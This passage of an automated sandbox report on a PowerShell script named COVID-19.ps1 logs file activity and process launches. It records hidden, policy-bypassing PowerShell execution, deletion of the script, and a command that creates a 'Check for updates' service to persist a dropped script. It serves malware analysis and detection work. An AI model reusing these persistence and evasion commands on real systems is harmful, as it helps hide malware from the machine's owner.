C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	6	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	133	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	63ED1B4F	ReadFile

Analysis Process: conhost.exe PID: 4680 Parent PID: 2804

General

Start time:	10:30:48
Start date:	20/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 5108 Parent PID: 2804

General

Start time:	10:31:08
Start date:	20/01/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -WindowStyle Hidden -File 'C:\Users\user\Desktop\COVID-19.ps1' -adminRights 1
Imagebase:	0x1000000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000004.00000002.793327668.000000000469F000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000004.00000002.789971993.0000000000B70000.00000004.00000020.sdmp, Author: Florian Roth • Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000004.00000003.740498295.0000000000BE4000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000004.00000002.793857324.0000000004794000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6508CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6508CF06	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_mmgpy3a4.cbw.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	63ED1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_fhkzhmez.maj.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	63ED1E60	CreateFileW
C:\Users\user\Documents\20210120\PowerShell_transcript.648351.BCz0DRM3.20210120103110.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	63ED1E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	63ED1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_mmgpy3a4.cbw.ps1	success or wait	1	63ED6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_fhkzhmez.maj.psm1	success or wait	1	63ED6A95	DeleteFileW
C:\Users\user\Desktop\COVID-19.ps1	success or wait	1	63ED6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_mmgpy3a4.cbw.ps1	unknown	1	31	1	success or wait	1	63ED1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_fhkzhmez.maj.psm1	unknown	1	31	1	success or wait	1	63ED1B4F	WriteFile
C:\Users\user\Documents\20210120\PowerShell_transcript.648351.BCz0DRM3.20210120103110.txt	unknown	3	ef bb bf	...	success or wait	1	63ED1B4F	WriteFile
C:\Users\user\Documents\20210120\PowerShell_transcript.648351.BCz0DRM3.20210120103110.txt	unknown	735	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 31 32 30 31 30 33 31 32 32 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 36 34 38 33 35 31 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********..Windows PowerShell transcript start..Start time: 20210120103122..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 648351 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Wi	success or wait	15	63ED1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 09 00 00 00 ca e4 c8 d5 15 a0 d5 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE.....Y...C:\Program Files (x86)\Windows PowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-Sc	success or wait	2	63ED1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	117	63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 4f 70 65 72 61 74 69 6f 6e 2e 56 61 6c 69 64 61 74 69 6f 6e 2e 70 73 64 31 02 00 00 00 17 00 00 00 47 65 74 2d 4f 70 65 72 61 74 69 6f 6e 56 61 6c 69 64 61 74 69 6f 6e 02 00 00 00 1a 00 00 00 49 6e 76 6f 6b 65 2d 4f 70 65 72 61 74 69 6f 6e 56 61 6c 69 64 61 74 69 6f 6e 02 00 00 00 ff ff ff ff	crosoft.PowerShell.Operation.Validation.psd1.....Get-OperationValidation.....Invoke-OperationValidation.....	success or wait	1	63ED1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 14 00 00 00 d1 12 00 00 1d 00 00 00 e9 0d 9e 04 4b 09 39 09 2a 09 00 00 00 00 27 00 13 00 c9 0d 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....K.9.*....'.....@.....	success or wait	1	653576FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 48 00 00 00 0e 00 20 00	H.....<@.^...L."My...:H..... .	success or wait	20	653576FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	20	653576FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	13	653576FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	10	653576FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 0a 0e 80 00 54 01 40 00 33 67 40 01 2f 67 40 01 2e 35 40 01 2d 35 40 01 cb 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 8b 53 40 01 68 54 40 01 91 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 40 01 fb 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 95 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 e0 44 40 01 e5 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 45 4d 40 01 dc 71 40 01 dd 71 40 01 42 4d 40 01 f8 53 40 01 ed 44 40 01 6d 45 40 01 98 25 40	....T.@.3g@./g@..5 @.- 5@...@.V.@.H.@.X.@. [.@.NT@.HT @..S@..S@.hT@..S@..S @..S@.\.@. .T@..T@.@X@.? X@..T@..S@..S@..T @..T@.xT@.zT@..T@.=M @.DM@.:M@."M@. M@.!M@.;M@..D@..D@. @M@.<M@.$M@.8M@.? M@.EM@..q@..q@.BM@. .S@..D@.mE@..%@	success or wait	10	653576FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	65065705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	65065705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	65065705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	65065705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	64FC03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6506CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6506CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6506CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	64FC03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	64FC03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	65065705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	65065705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	65065705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	65065705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	64FC03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	64FC03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	65065705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	65065705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	64FC03DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	65071F73	ReadFile
C:\Users\user\Desktop\COVID-19.ps1	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Users\user\Desktop\COVID-19.ps1	unknown	172	end of file	1	63ED1B4F	ReadFile
C:\Users\user\Desktop\COVID-19.ps1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	63ED1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	6	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	132	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.Format.ps1xml	unknown	4096	success or wait	2	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.Format.ps1xml	unknown	791	end of file	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.Format.ps1xml	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	63ED1B4F	ReadFile

Analysis Process: conhost.exe PID: 1740 Parent PID: 5108

General

Start time:	10:31:08
Start date:	20/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 2864 Parent PID: 568

General

Start time:	10:31:41
Start date:	20/01/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 5388 Parent PID: 5108

General

Start time:	10:31:45
Start date:	20/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\cmd.exe' /C sc delete checkupdate
Imagebase:	0x11d0000
File size:	232960 bytes

MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: sc.exe PID: 2912 Parent PID: 5388

General

Start time:	10:31:45
Start date:	20/01/2021
Path:	C:\Windows\SysWOW64\sc.exe
Wow64 process (32bit):	true
Commandline:	sc delete checkupdate
Imagebase:	0xb80000
File size:	60928 bytes
MD5 hash:	24A3E2603E63BCB9695A2935D3B24695
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 1476 Parent PID: 5108

General

Start time:	10:31:46
Start date:	20/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\cmd.exe' /C sc create checkupdate binpath= '%COMSPEC% /C start %COMSPEC% /C C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -Exec utionPolicy Bypass -File C:\Windows\SysWOW64\WindowsPowerShell\v1.0\rhedxdcy.z3u.ps1' start= delayed-auto DisplayName= 'Check for updates'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: sc.exe PID: 3064 Parent PID: 1476

General

Start time:	10:31:46
Start date:	20/01/2021
Path:	C:\Windows\SysWOW64\sc.exe
Wow64 process (32bit):	true
